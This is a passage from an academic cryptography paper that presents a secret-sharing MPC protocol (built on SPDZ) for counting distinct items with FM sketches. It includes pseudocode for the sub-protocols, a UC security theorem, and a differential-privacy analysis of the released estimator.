- $[\![x \cdot y]\!] \leftarrow [\![x]\!] \cdot [\![y]\!]$: multiply two shared values. It is done by using Beaver's triple [10], i.e. a triple $([\![a]\!], [\![b]\!], [\![c]\!])$ where a, b are random numbers in $\mathbb{F}_p$ and $c = a \cdot b$. The triples are generated in the pre-processing phase. In the online phase when computing multiplication, a fresh random triple is used. It works by revealing (which requires broadcast) $[\![\varepsilon]\!]$ and $[\![\rho]\!]$ where $[\![\varepsilon]\!] \leftarrow [\![x]\!] - [\![a]\!]$ and $[\![\rho]\!] \leftarrow [\![y]\!] - [\![b]\!]$. Then the product can be obtained as $[\![x \cdot y]\!] \leftarrow [\![c]\!] + \varepsilon[\![b]\!] + \rho[\![a]\!] + \varepsilon\rho$.
- Output($[\![x]\!]$): this is used at the end of a protocol to output the final result x. It first checks the MACs of all values previously revealed in the protocol. If it fails, then aborts. Otherwise, it reveals x in $[\![x]\!]$ to all parties, and checks the MAC of x. It aborts if it fails, and it outputs x otherwise.

Our protocols will use the pre-processing protocols in SPDZ for generating Beaver's triples. Since pre-processing is necessary for our protocols, we will treat the pre-processing phase as in place implicitly and not explicitly mention calling it, in the description of the protocols.

In SPDZ (and in many other secret-sharing MPC schemes), since computation over shares is simple modular addition and multiplication in a small finite field, the performance bottleneck of online protocols is often network communication [40, 41]. Therefore, reducing the number of rounds and number of interactions is crucial to the efficiency of the online protocols.

3.3 Differential Privacy

Differential privacy [24] is a well-established principle that quantifies the privacy impact on individuals, when their private information is included in a dataset and some statistics obtained from the dataset are released. The first definition of differential privacy is the following:

Definition 1 (ε-differential privacy [24])**.** *A randomized mechanism $f : \mathcal{D} \to \mathcal{R}$ gives ε−differential privacy, where ε is a positive real number, if for all data sets D_1 and D_2 differing in at most one element, and all $R \subseteq \mathcal{R}$,*

$$e^{-\varepsilon} \cdot Pr[f(D_2) \in R] \leq Pr[f(D_1) \in R] \leq e^{\varepsilon} \cdot Pr[f(D_2) \in R].$$

Definition 1 is very strong but also often renders the output unusable, since it incurs substantial distortion to be enforced. Therefore, (ε, δ)-differential privacy is often used:

Definition 2 ((ε, δ)-differential privacy [25])**.** *A randomized mechanism $f : \mathcal{D} \to \mathcal{R}$ gives (ε, δ)-differential privacy, where (ε, δ) are positive real numbers, if for all data sets D_1 and D_2 differing in at most one element, and all $R \subseteq \mathcal{R}$,*

$$e^{-\varepsilon} \cdot Pr[f(D_2) \in R] - \frac{\delta}{e^{\varepsilon}} \leq Pr[f(D_1) \in R] \leq e^{\varepsilon} \cdot Pr[f(D_2) \in R] + \delta.$$

Intuitively, (ε, δ)-differential privacy ensures that for all adjacent D_1, D_2, the absolute value of the privacy loss will be bounded by ε with a probability at least $1 - \delta$.

3.4 Statistical Security

We briefly review the notion of statistical security [32] that we use in our ZeroTest sub-protocol (see Section 4.5). This

notion requires that the views of protocol execution can be simulated such that the distributions of real and simulated views are statistically indistinguishable. Formally, let X and Y be distributions with finite sample spaces V and W and $\Delta(X,Y) = \frac{1}{2}\sum_{v \in V \cup W} |Pr(X=v) - Pr(Y=v)|$ the statistical distance between them. We say that the distributions are statistically indistinguishable if $\Delta(X,Y) \leq \mathsf{negl}(\lambda)$ where negl is a negligible function and λ is some statistical security parameter. As usual, a function is negligible if for every positive polynomial p there is an N such that for all integers $n > N$ it holds that $\mathsf{negl}(n) < \frac{1}{p(n)}$. Statistical security is information theoretic, i.e. it holds even if the adversary has unbounded computational power. The statistical security parameter usually can be smaller than the computational security parameter (e.g. 40 is often used in the literature [36, 50]).

3.5 Universal Composability (UC)

We briefly review the UC framework [12] that we use to prove the security of our protocol. Being UC secure means that our protocol can be freely composed with other protocols and still be secure. The UC framework is defined in terms of comparing a real world execution and the execution in an ideal world, in the presence of an adversary (environment). Security in UC is defined in terms of the adversary's inability to distinguish whether it is interacting with the real protocol Π, or with a simulator in the ideal world which has access to an ideal functionality $\mathcal{F}$. If so, then we say that the protocol Π securely realizes the functionality $\mathcal{F}$. Intuitively, the ideal world is secure by definition, and a successful simulation means that the adversary running the protocol in real world cannot do more damage than what is allowed in the ideal world, hence the protocol is secure.

Let the adversary be $\mathcal{Z}$. In the beginning of an execution, $\mathcal{Z}$ chooses inputs for all parties and gets their outputs when the execution finishes. It also controls some corrupted parties, which means $\mathcal{Z}$ will instruct what they should do during the execution and see the communication and internal states of them. When $\mathcal{Z}$ stops, it outputs a bit. Security is established by showing the existence of a simulator $\mathcal{S}$ that interacts with both $\mathcal{F}$ and $\mathcal{Z}$. The simulator should be able to simulate the view of the protocol that looks like what $\mathcal{Z}$ would see in a real attack by playing the honest parties' role when interacting with $\mathcal{Z}$, but without access to the input and state of the honest parties. One significant difference in the simulation in UC and in stand-alone environment is that $\mathcal{Z}$ can query the corrupted parties during the execution (rather than just collect the views after the execution). This means some techniques such as rewinding cannot be used in UC proofs. For a more formal and complete account of the UC framework, please refer to [12].

4 The PDCE Protocol

4.1 Overview

In the PDCE protocol, we have a set of n honest Data Parties (DPs) and a set of d untrusted (up to $d-1$ can be malicious) Computation Parties (CPs). The DPs are responsible for data collection. They observe the events of interest, e.g. IP addresses of the visitors, and record them locally as a set of FM sketches. After the data has been collected, the DPs secret-share the sketches among the CPs, who will securely combine them, and compute the estimator Z_N of the count of distinct values. The protocol has four phases: initialization phase, offline phase, data collection phase, and data aggregation phase. Each phase involves certain sub-protocols.

4.2 Initialization Phase

In this phase, the parties negotiate parameters to be used in the protocol. This phase only needs to run once when setting up the system. Firstly, all parties need to agree on a finite field $\mathbb{F}_p$. This field will be used as the basis of data representation, secret sharing and all computation. The modulus p is decided by three parameters: (1) λ, which is a statistical security parameter (e.g. 40); (2) τ, which determines the size of the plaintext domain (integers between $[0, 2^\tau - 1]$); (3) M, e.g. 32768, which comes from the BGV somewhat homomorphic encryption [11] used by SPDZ. Specifically, the parties choose p that is a $(\lambda+\tau)$-bit prime number and M divides $p-1$. Next, the parties agree on the parameters for FM sketches. Given the accuracy and privacy requirements, they decide m (the number of sketches to be used). Based on the pre-knowledge of the maximum number of items that can be observed collectively, the parties decide w (the size of each sketch). Finally, the CPs run the setup protocol of SPDZ to obtain the parameters and keys for SPDZ.

4.3 Offline Phase

In the offline phase, the CPs run the pre-processing protocol of SPDZ. In addition, they also run a few other offline protocols to generate various random values that will be used later in the data collection and aggregation phases. The offline protocols we use already exist in the literature, therefore we only give a high level description of them here. The protocol details and references can be found in the full version.

- Rand(): generates $[\![r]\!]$, the shares of a random value $r \in_R \mathbb{F}_p$.
- Rand2(): generates $[\![b]\!]$, the shares of a random bit $b \in_R \{0,1\}$.
- RandExp(l): generates $([\![R^{-1}]\!], [\![R]\!], [\![R^2]\!], \ldots, [\![R^l]\!])$, the shares of a random number $R \in_R Z_p^*$, as well as the shares of its ith powers (for $i = -1$ and $2 \leq i \leq l$).

4.4 Data Collection Phase

At the beginning of this phase, the DPs choose a keyed hash function H, a pseudorandom function PRF, and establish a secret key sk for PRF among them. The secret key sk can be established using an authenticated group key exchange protocol (e.g. [39]). The PRF and the key sk will be used for deriving hash keys, so that m independent FM sketches can be constructed using H and different hash keys. For $1 \leq j \leq m$, the jth hash key is $k_j = PRF(sk, j)$. Then each DP maintains m FM sketches, observes items and adds them into its FM sketches. At the end of this phase, each DP splits its FM sketches into secret shared form, and sends the shares to the CPs. The protocol for data collection is shown in Protocol 1, and the sub-protocol $Share(x)$ is shown in Protocol 2.

Protocol 1: Data Collection

Input: Each DP's input is sk, the shared key for the PRF
Result: The CPs obtain the shares of the FM sketches

// Initialize FM sketches
Each DP_i initialize m FM sketches, each is w-bit
// Collect data
Whenever DP_i observes an item o, it does the following:
    // add o to sketch (see Sec. 3.1)
    for $j = 1; j \leq m; j++$ **do**
        Compute $l = \rho(H(k_j||o))$;
        Set $\mathsf{FS}_i^j[l] = 1$;
    end
// Finish data collection
After data has been collected, each DP_i does the following:
    for $j = 1; j \leq m; j++$ **do**
        for $l = 0; l \leq w-1; l++$ **do**
            Run $Share(\mathsf{FS}_i^j[l])$ with the CPs;
        end
    end

Protocol 2: $Share(x)$

Offline: CPs run $[\![a]\!] \leftarrow Rand()$, where $a \in_R \mathbb{F}_p$.
Input: The DP's input is x, the value to be shared.
Result: The CPs obtain $[\![x]\!]$

CPs reveal a to DP;
DP computes $x - a$ and broadcasts it to all CPs;
CPs obtain $[\![x]\!] = [\![a]\!] + (x - a)$;

4.5 Data Aggregation Phase

This phase involves only the CPs. The CPs first merge the shares from the DPs into m shared FM sketches such that each slot in the sketches holds either a zero or a positive integer. Then, they convert the integer FM sketches into binary FM sketches. After that, they extract the estimator Z_N from the sketches, and compute the count from the estimator locally.

Merge Shares At the start of the data aggregation phase, each CP holds the shares of all the FM sketches from all DPs. The first step for each CP is to merge the shares of the sketches to get the shares of a set of m (integer) FM sketches that record the union of observations from all DPs. As mentioned in Section 3.1, merging FM sketches can be done by bit-wisely ORing the sketches. However, the Boolean OR operation corresponds to multiplication of shared values. A naive implementation of this step thus would require $(n-1) \cdot m \cdot w$ multiplication operations and thus $(n-1) \cdot m \cdot w$ rounds of communication, where n is the number of DPs, m is the number of FM sketches generated by each DP, and w is the bit-size of the FM sketches. To reduce the cost, in our protocol, we merge the shares by addition. The protocol is shown in Protocol 3. For the l-th bit in the j-th FM sketches, the CPs locally sum up the n shares for that bit from all DPs. At the end, the CPs obtains the shares of m integer FM sketches such that 0 in the integer FM sketches corresponds to 0 in binary FM sketches, and non-zero corresponds to 1. The integer FM sketches will be converted to binary sketches in the next step. The only operation needed in this step is addition. Thus, no interaction is required. Looking ahead, the next step requires in total $2 \cdot m \cdot w$ rounds of interaction, thus the total cost is much less than the naive implementation in real applications where the number of DP is often large.

Protocol 3: MergeShares

Input: Each CP_k holds $[\![\mathsf{FS}_i^j[l]]\!]_k$ $(1 \leq i \leq n, 1 \leq j \leq m, 0 \leq l \leq w-1)$
Result: $[\![\mathsf{FS}_\cup^j[l]]\!]_k$ $(1 \leq j \leq m, 0 \leq l \leq w-1)$

for $j = 1; j \leq m; j++$ **do**
    for $l = 0; l \leq w-1; l++$ **do**
        $[\![\mathsf{FS}_\cup^j[l]]\!]_k = \sum_{i=1}^n ([\![\mathsf{FS}_i^j[l]]\!]_k)$;
    end
end

Protocol 4: $ToBinary([\![\mathsf{FS}_\cup^1[0]]\!], \cdots, [\![\mathsf{FS}_\cup^1[w-1]]\!], \cdots, [\![\mathsf{FS}_\cup^m[0]]\!], \cdots, [\![\mathsf{FS}_\cup^m[w-1]]\!])$

Input: $[\![\mathsf{FS}_\cup^j[l]]\!]$ $(1 \leq j \leq m, 0 \leq l \leq w-1)$, shares of the m integer FM sketches.
Result: $[\![\mathsf{BFS}_\cup^j[l]]\!]$ $(1 \leq j \leq m, 0 \leq l \leq w-1)$, shares of the m converted binary FM sketches.

for $j = 1; j \leq m; j++$ **do**
    for $l = 0; l \leq w-1; l++$ **do**
        $[\![\mathsf{BFS}_\cup^j[l]]\!] = ZeroTest([\![\mathsf{FS}_\cup^j[l]]\!])$;
    end
end

Convert to Binary Sketches As shown in Protocol 4, the second step is to covert each $\mathsf{FS}_\cup^j$ back to the normal binary FM sketches[2], so that we can later extract the estimator from them. This is done by running a zero test protocol among the CPs on each slot that sets the slot to 0 if the value stored in it is 0, or to 1 otherwise.

Here we use the protocol from [42]. The protocol is based on the following idea: to test whether a is 0 or not, we first

[2] To clarify, here binary means $\{0,1\}$ in $\mathbb{F}_p$, not $\{0,1\}$ in $\mathbb{F}_2$

Protocol 5: *ZeroTest*($[\![a]\!]$)

Offline:
  for $i = 0, \cdots, l-2$, *where l is the bit length of p* **do**
    $[\![r_i]\!] \leftarrow Rand2()$;
  end
  $[\![r]\!] \leftarrow \sum_{i=0}^{l-2} 2^{l-2-i} [\![r_i]\!]$;
  `// interpolate the lookup polynomial`
  $(\tau, \beta_0, \cdots, \beta_\tau) \leftarrow interpolate()$;
Input: $[\![a]\!]$, where a is a τ-bit integer.
Result: $[\![b]\!]$, where $b = 0$ if $a = 0$, $b = 1$ otherwise
1 $[\![m]\!] = [\![r]\!] + [\![a]\!]$;
2 Reveal $[\![m]\!]$;
3 $[\![1+h]\!] = 1 + \sum_{i=l-1}^{l-\tau} ([\![r_i]\!] + m_i - 2[\![r_i]\!] \cdot m_i)$;
4 $[\![b]\!] = Lookup([\![1+h]\!], \tau, \beta_0, \cdots, \beta_\tau)$

Protocol 6: *Lookup*($[\![x]\!], \ell, \beta_0, \ldots, \beta_\ell$)

Offline: $([\![R^{-1}]\!], [\![R]\!], [\![R^2]\!], \cdots [\![R^\ell]\!]) \leftarrow RandExp(\ell)$;
Input: $[\![x]\!]$, where x is an integer; ℓ is the degree of the lookup polynomial $f(\cdot)$; $\beta_0, \ldots, \beta_\ell$ are the coefficient of $f(\cdot)$.
Result: $[\![y]\!]$, where $y = f(x)$.
1 $[\![a]\!] = [\![R^{-1}]\!] \cdot [\![x]\!]$;
2 Reveal $[\![a]\!]$;
3 **for** $i = 2, \cdots, \ell$ **do**
4 $[\![x^i]\!] = a^i \cdot [\![R^i]\!]$
5 **end**
6 $[\![b]\!] = \sum_{i=0}^{\ell} \beta_i \cdot [\![x^i]\!]$

compute $r+a$ where r is a random integer, and then compute the Hamming distance h between $r+a$ and r. Obviously, if $a = 0$, then $h = 0$; otherwise h is a small integer in $[1, \tau]$, where τ is the bit length of the plaintext. As h is small, it is feasible to use a lookup function that is a polynomial $f(\cdot)$ such that $f(0) = 0$ and $f(x) = 1$ for all other $x \in [1, \tau]$. There is a small technicality that $f(0)$ cannot be evaluated without leaking information. To see that, note that in the first line of Protocol 6, if $x = 0$ then $a = 0$, and revealing a will reveal whether x is 0. Thus in line 3 of Protocol 5, 1 is added to h so that the input to the polynomial will never be 0. The lookup polynomial will be interpolated accordingly (e.g. using Lagrange Interpolation), and evaluating f at $h+1$ will output 0 if h is 0 or 1 otherwise. The *ZeroTest* protocol is shown in Protocol 5, and the sub-protocol *Lookup* for evaluating the lookup function is shown in Protocol 6 (both are from [42]).

Extract Estimator Recall that given an FM sketch, one can extract z_N, i.e. the index of the first 0 bit in the sketch. When using m FM sketches, the sum $Z_N = \sum_{i=1}^{m} z_{N,i}$ will be used to estimate the number of distinct observed items as $\widetilde{N} = \frac{2^{\frac{Z_N}{m}} - 2^{-\kappa \cdot \frac{Z_N}{m}}}{\phi}$ (see Section 3.1). The formula is deterministic and invertible, therefore revealing $\widetilde{N}$ and revealing Z_N are essentially equivalent. Because of this, we can let the protocol output Z_N rather than $\widetilde{N}$ without compromising correctness or security. With Z_N, each CP can locally compute $\widetilde{N}$.

Z_N can be extracted using the following simple idea: firstly, for each sketch, set all bits after the first 0 bit to 0, then sum up all bits in the sketch, and the result is the estimator $z_{N,i}$; then Z_N can be obtained by summing up all $z_{N,i}$'s. This is essentially what we do in Protocol 7. To set bits to 0 after the first 0 bit, the protocol does the following: for each sketch $\mathsf{FS}^i_\cup$, it sets $\mathsf{FS}^i_\cup[l] = \mathsf{FS}^i_\cup[l-1] \cdot \mathsf{FS}^i_\cup[l]$ sequentially for $1 \le l \le w-1$. By doing so, all bits before and including the first 0 bit remain unchanged, and all bits after will be set to 0 due to the chained multiplication.

Protocol 7: *ExtractZ*($[\![\mathsf{BFS}^1_\cup[0]]\!], \cdots, [\![\mathsf{BFS}^1_\cup[w-1]]\!], \cdots, [\![\mathsf{BFS}^m_\cup[0]]\!], \cdots, [\![\mathsf{BFS}^m_\cup[w-1]]\!]$)

Input: $[\![\mathsf{BFS}^1_\cup[0]]\!], \cdots, [\![\mathsf{BFS}^1_\cup[w-1]]\!], \cdots, [\![\mathsf{BFS}^m_\cup[0]]\!], \cdots, [\![\mathsf{BFS}^m_\cup[w-1]]\!]$, the shares of the m binary FM sketches.
Result: Z_N, the estimator extracted from the sketches
1 $[\![Z_N]\!] = 0$;
2 **for** $i = 1; i \le m; i{+}{+}$ **do**
3 $[\![Z_N]\!] = [\![Z_N]\!] + [\![\mathsf{BFS}^i_\cup[0]]\!]$;
4 **end**
5 **for** $l = 1; l \le w-1; l{+}{+}$ **do**
6 **for** $i = 1; i \le m; i{+}{+}$ **do**
7 $[\![\mathsf{BFS}^i_\cup[l]]\!] = [\![\mathsf{BFS}^i_\cup[l-1]]\!] \cdot [\![\mathsf{BFS}^i_\cup[l]]\!]$;
8 $[\![Z_N]\!] = [\![Z_N]\!] + [\![\mathsf{BFS}^i_\cup[l]]\!]$;
9 **end**
10 **end**
11 return $Z_N \leftarrow \mathsf{Output}([\![Z_N]\!])$;

Although Protocol 7 is simple, it requires $w-1$ rounds because the multiplication in each round is dependent on the output of the previous round. To improve the round efficiency, we designed another protocol (Protocol 10) that only requires $2\log(w)$ rounds. The protocol can be found in Appendix A. As we will see later in Section 6, the performance of Protocol 10 is better than Protocol 7 when the network bandwidth is limited.

Estimate the Cardinality After extracting Z_N, each CP computes the estimated cardinality locally with the formula $\widetilde{N} = \frac{2^{\frac{Z_N}{m}} - 2^{-k \cdot \frac{Z_N}{m}}}{\phi}$, as explained in Section 3.1.

5 Security Analysis

5.1 Protocol Security

We prove the security of the protocol in Section 4 in the Universally Composable framework [13]. This provides a strong notion of security and allows our protocol to serve as a component of a larger system without losing its security properties. We adopt a very strong adversary model in which the untrusted CPs are modelled as corrupted by a single adversary that is malicious, i.e. can behave arbitrarily. The adversary can corrupt all but one CPs statically. Informally, with only one honest CP, the security properties of the protocol are: (1) the adversary learns nothing from executing the protocol except the differentially private output of the protocol; (2) the adver-

sary cannot affect the correctness of the computation without being detected. The security properties we considered in this paper are confidentiality and correctness. We leave out other properties such as robustness. In essence, the protocol will terminate if any party aborts and no result will be computed. This limitation is inherent in the underlying MPC framework we use, namely SPDZ. That said, robust MPC is an active research topic and our protocol can be migrated to a robust MPC framework when it is available.

Our adversary model is quite similar to that in [30], except that (1) in our model, the DPs are honest but in [30] they allow DPs to be corrupted adaptively; (2) In our model, malicious CPs cannot tamper with the data and the result, while in [30] a malicious CP can insert elements into the hashtable and change the result (and this cannot be prevented unless their protocol is significantly changed). Regarding whether the DPs should be assumed honest or not, we have the following remarks: (1) We model the DPs as honest mainly because, like many other differential privacy mechanisms, we need to keep the randomness, namely the PRF key, private from the adversary. Compromising this key will break the differential privacy guarantee. On the other hand, although [30] allows DPs to be corrupted, once a DP is corrupted, differential privacy guarantee is broken as well. This is because the adversary can now see the raw data collected by the corrupted DP. If the element x that differentiates D_1 and D_2 happens to be observed by the adversary, differential privacy is broken. (2) After corrupting a DP, [30] can prevent the adversary from seeing the corrupted DPs' data before corruption. This is something our protocol cannot achieve now. However, firstly [30] is used for Tor, and they consider law enforcement forcing DPs to reveal data collected a threat, but this is not common in other applications; secondly, we can easily achieve it, by secret-sharing the FM sketches when initializing them, and update them obliviously. This only adds one round of communication between DPs and CPs, and negligible computation. (3) Our DP side computation is cheap (hashing) and requires only small storage (a few MB for thousands of FM sketches and one secret key). Thus, it is relatively easy to secure DPs, e.g. using trusted hardware like Intel SGX. Spending reasonable efforts on securing DPs in exchange for much less computation on CPs seems to be a worthy trade-off.

Note, as in many proofs, we prove the security modularly in the so called $\mathcal{F}$-hybrid model. That is, we can replace an already proven secure sub-protocol with an ideal functionality. Theorem 5 states two ideal functionalities; $\mathcal{F}_{\mathsf{SPDZ}}$ and $\mathcal{F}_{\mathsf{offline}}$. The first is the ideal functionality for the SPDZ protocol, whose security has been proven in [19, 41]. The second is the ideal functionality for our offline protocols. The offline protocols are from the literature, therefore we also separate them as an ideal functionality. The details of $\mathcal{F}_{\mathsf{offline}}$ as well as the full security proof (under the SPDZ framework) can be found in the full version. Then, the security properties of the online protocol that does the cardinality estimation are captured by an ideal functionality in Figure 1. We have the following theorem:

Theorem 1. *In the $\mathcal{F}_{SPDZ}$, $\mathcal{F}_{offline}$-hybrid model, the protocol in Section 4 realizes $\mathcal{F}_{PDCE}$ with statistical security against any malicious adversary who statically corrupts up to $d-1$ CPs.*

The proof of Theorem 1 can be found in the full version.

Functionality $\mathcal{F}_{\mathsf{PDCE}}$

The functionality maintains a dictionary, Val, to keep track of the authenticated values. Entries of Val lie in the (fixed) finite field $\mathbb{F}_p$ and cannot be changed, for simplicity.
Abort: On receiving **Abort** from the adversary, send $\perp$ to all parties and terminate.
Share: On receiving (share, x, id) from DP, and (share, id) from all CPs, set $\mathsf{Val}[id] \leftarrow x$.
Go: After receiving (go) from all parties, ignore messages from DP and the following methods can be called from now on.
MergeShare: On receiving $(\mathsf{mergeshare}, id^{\mathsf{FS}}, id^{\mathsf{FS}_\cup})$ from all CPs, where id^{FS} is a $(mw \times n)$ matrix and $id^{\mathsf{FS}_\cup}$ is an mw vector, all contain some ids, set for $1 \le i \le mw$, $\mathsf{Val}[id_i^{\mathsf{FS}_\cup}] \leftarrow \sum_{j=1}^{n} \mathsf{Val}[id_{i,j}^{\mathsf{FS}}]$.
Lookup: On receiving $(\mathsf{lookup}, id_x, id_y, \ell, \beta_0, \cdots, \beta_\ell)$ from all CPs, check that $\ell, \beta_0, \cdots, \beta_\ell$ defines a lookup polynomial as expected, then set $\mathsf{Val}[id_y] \leftarrow \sum_{i=0}^{\ell} \beta_i \cdot (\mathsf{Val}[id_x])^i$.
ZeroTest: On receiving $(\mathsf{zerotest}, id_a, id_b)$ from all CPs, if $\mathsf{Val}[id_a] = 0$, set $\mathsf{Val}[id_b] \leftarrow 0$, otherwise set $\mathsf{Val}[id_b] \leftarrow 1$.
ExtractZ: On receiving $(\mathsf{extractZ}, id_0^1, \cdots, id_{w-1}^1, id_0^2, \cdots, id_{w-1}^2, \cdots, id_0^m, \cdots, id_{w-1}^m, id_{Z_N})$ from all CPs, count from the beginning the number of continuous 1 in $(\mathsf{Val}[id_0^i], \cdots, \mathsf{Val}[id_{w-1}^i])$ to get $z_{N,i}$, then compute $Z_N = \sum_{i=1}^{m} z_{N,i}$, set $\mathsf{Val}[id_{Z_N}] \leftarrow Z_N$.

Figure 1: Ideal Functionality for the PDCE Protocol

5.2 Differential Privacy

In this section, we will show that if the cardinality to be estimated by the FM sketches is large enough (larger than a threshold N_0), then our protocol in Section 4 satisfies (ε, δ)-differential privacy automatically, without requiring any further manipulation of the output. We noticed that in [21], the authors conclude that cardinality estimation by sketches does not preserve privacy. However, our positive result does not contradict their negative result. The reason is that in their model, the adversary can access the sketches and the final estimation result; while in our model, since MPC is used, the adversary can only access the final estimation result. The sketches are secret-shared in the protocol and are never revealed (if at least one CPs is honest). In fact, the mitigation strategies proposed in [21] are about restricting the adversary's access to the sketches, which is in line with what we do.




Figure 2: Results from the Monte Carlo Simulations

5.2.1 Intuition

The notion of (ε,δ)-differential privacy requires that the outputs from a randomized mechanism on two neighboring datasets should be close enough with high probability.

To start with, our protocol can be viewed as a randomized mechanism $F: 2^U \to \mathbb{Z}$. Let U be the universe of elements and $D \subseteq U$ a set comprised of the union of the observations of all n DPs. F takes D as input, internally builds m FM sketches of D, and outputs the random variable $Z_N = z_{N,1} + \cdots + z_{N,m}$. Note that F is a randomized mechanism because a randomly chosen key is used in our protocol and is renegotiated in each run. The random key is used to derive the hash keys for each FM sketch. The use of hash keys also ensures the independence of $z_{N,i}$'s, albeit they might be generated on correlated data. To see that, for H that is modeled as a perfect random function, $Pr[H(k_i||x) = y]$ is uniform and independent of $Pr[H(k_j||x) = y']$. The independence of the hash output then implies $z_{N,i}$'s are independent. Also, as we mentioned in Section 3.1, FM sketches can eliminate duplicates in data because the same element will end up with the same hash value when hashed under the same hash key, thus multiple copies of the same element will be counted as one. Although data is collected by individual DPs, we can think the final result is about the union set of the elements from all DPs. We can model F just with one input D that is the union of the n sets from the DPs.

The output Z_N from F is a random variable which can take larger values as the cardinality of D increases. Intuitively, as D becomes larger, each element in D has a smaller contribution to Z_N. Eventually, the contribution becomes so insignificant and each element's presence will have almost no effect on the distribution of Z_N. In other words, when D is large enough, the addition or removal of an element from D will cause almost no change to the distribution of Z_N, i.e., differential privacy can be achieved. To illustrate the intuition, we conducted three Monte Carlo simulations. The results are shown in Fig. 2. In each simulation, two sets D_1 and D_2 were used, such that D_1 had N elements and D_2 was obtained from D_1 by adding one extra element. We set $N = 99$, $N = 999$ and $N = 19999$ in the three simulations. Each simulation had 10 million rounds. In each round, we generated a random set of m hash keys, built m sketches for D_1 and m sketches for D_2, and then computed $F(D_i)$ from the sketches. Fig. 2 shows the distributions of $F(D_1)$ and $F(D_2)$, each obtained from 10 million samples. As can be seen, when N becomes larger, the two curves become closer.

Note that our protocol is designed for applications that require one-off or periodical release of statistics (e.g. the number of distinct IP addresses per hour). In each run of our protocol, fresh randomness is introduced by renegotiating the PRF key, so that the sketches are independent of those in the previous run. The protocol does not use sketches from previous runs, and only one query is answered in each run (i.e. the output of each run is Z_N). The protocol does not support correlated queries, e.g. how many new elements have been added since the last estimation. If our protocol is used for answering correlated queries, differential privacy may no longer hold because correlated queries leak more information.

In the following, we will start by showing that when using a single FM sketch, we can find an N_0 such that the protocol satisfies (ε,δ)-differential privacy whenever the input set to the protocol has cardinality at least N_0. Then the bound N_0 for (ε,δ)-differential privacy to hold in the m FM sketches case can be obtained by using the composition theorems of differential privacy [26]. The bound obtained from the composition theorems can be refined, to get a much smaller (better) N_0.

5.2.2 Finding N_0: Single FM Sketch[3]

Let z_N denote the discrete random variable extracted from an FM sketch when the input cardinality is N. We first work out the probability mass function (PMF) of z_N. In [31], the complementary cumulative distribution function of z_N was given as:

$$q_{N,k} = Pr(z_N \geq k) = \sum_{j=0}^{2^k} (-1)^{v(j)} e^{-\frac{j \cdot N}{2^k}}$$

where $0 \leq k \leq w-1$ and $v(j)$ denotes the number of ones in the binary representation of j. Then, we can derive the PMF of z_N as:

$$p_{N,k} = Pr(z_N = k) = q_{N,k} - q_{N,k+1}$$

The above, after some derivation, gives us:

$$p_{N,k} = \begin{cases} e^{-\frac{N}{2}} & \text{if } k = 0 \\ e^{-\frac{N}{2^{k+1}}} \prod_{j=0}^{k-1} (1 - e^{-\frac{N}{2^{j+1}}}) & \text{if } k > 0 \end{cases} \quad (2)$$

We want (ε,δ)-differential privacy to hold for any sufficiently large datasets D_1 and D_2 differing in at most one element. When using a single FM sketch in our protocol, it is equivalent to say that we want to find an N_0 such that for all $N \geq N_0$ and for all k, the following holds:

$$\begin{cases} Pr[z_N = k] \leq e^{\varepsilon} \cdot Pr[z_{N+1} = k] + \delta \\ Pr[z_{N+1} = k] \leq e^{\varepsilon} \cdot Pr[z_N = k] + \delta \end{cases}$$

which is equivalent to:

$$e^{-\varepsilon} \cdot p_{N+1,k} - \frac{\delta}{e^{\varepsilon}} \leq p_{N,k} \leq e^{\varepsilon} \cdot p_{N+1,k} + \delta.$$

It is easy to see that the above holds, if at each k either of the following two conditions is true: (1) $e^{-\varepsilon} \leq \frac{p_{N,k}}{p_{N+1,k}} \leq e^{\varepsilon}$

[3] More details and proofs can be found in the full version.

(ε-differential privacy holds at those k), or (2) $p_{N,k} \leq \delta$ and $p_{N+1,k} \leq \delta$ (the probability of getting to this k is sufficiently small). When condition (1) is true, (ε, δ)-differential privacy holds because

$$e^{-\varepsilon} \cdot p_{N+1,k} - \frac{\delta}{e^{\varepsilon}} < e^{-\varepsilon} \cdot p_{N+1,k} \leq p_{N,k} \leq e^{\varepsilon} \cdot p_{N+1,k} < e^{\varepsilon} \cdot p_{N+1,k} + \delta$$

When condition (2) is true, (ε, δ)-differential privacy holds because

$$e^{-\varepsilon} \cdot p_{N+1,k} - \frac{\delta}{e^{\varepsilon}} < 0 \leq p_{N,k} \leq \delta \leq e^{\varepsilon} \cdot p_{N+1,k} + \delta$$

To start with, we prove the following lemma:

Lemma 1. *$\frac{p_{N,k}}{p_{N+1,k}}$ decreases monotonically in k.*

Looking ahead, based on Lemma 1, our strategy for finding N_0 consists of two steps:

1. Find N_1 such that for all $N \geq N_1$, there exists k_{min}, and (i) for all $k \geq k_{min}$, $\frac{p_{N,k}}{p_{N+1,k}} \leq e^{\varepsilon}$ and (ii) for all $k < k_{min}$, $p_{N,k} \leq \delta$ and $p_{N+1,k} \leq \delta$.

2. Find N_2 such that for all $N \geq N_2$, there exists k_{max}, and (i) for all $k \leq k_{max}$, $\frac{p_{N,k}}{p_{N+1,k}} \geq e^{-\varepsilon}$ and (ii) for all $k > k_{max}$, $p_{N,k} \leq \delta$ and $p_{N+1,k} \leq \delta$.

Then, we take $N_0 = max(N_1, N_2)$. Clearly, for all $N \geq N_0$, we have: (i) $e^{-\varepsilon} \leq \frac{p_{N,k}}{p_{N+1,k}} \leq e^{\varepsilon}$ for $k_{min} \leq k \leq k_{max}$, and (ii) $p_{N,k} \leq \delta$ and $p_{N+1,k} \leq \delta$ for $k < k_{min}$ or $k > k_{max}$. Thus,(ε, δ)-differential privacy holds for all $N \geq N_0$ and all k (see Figure 3).

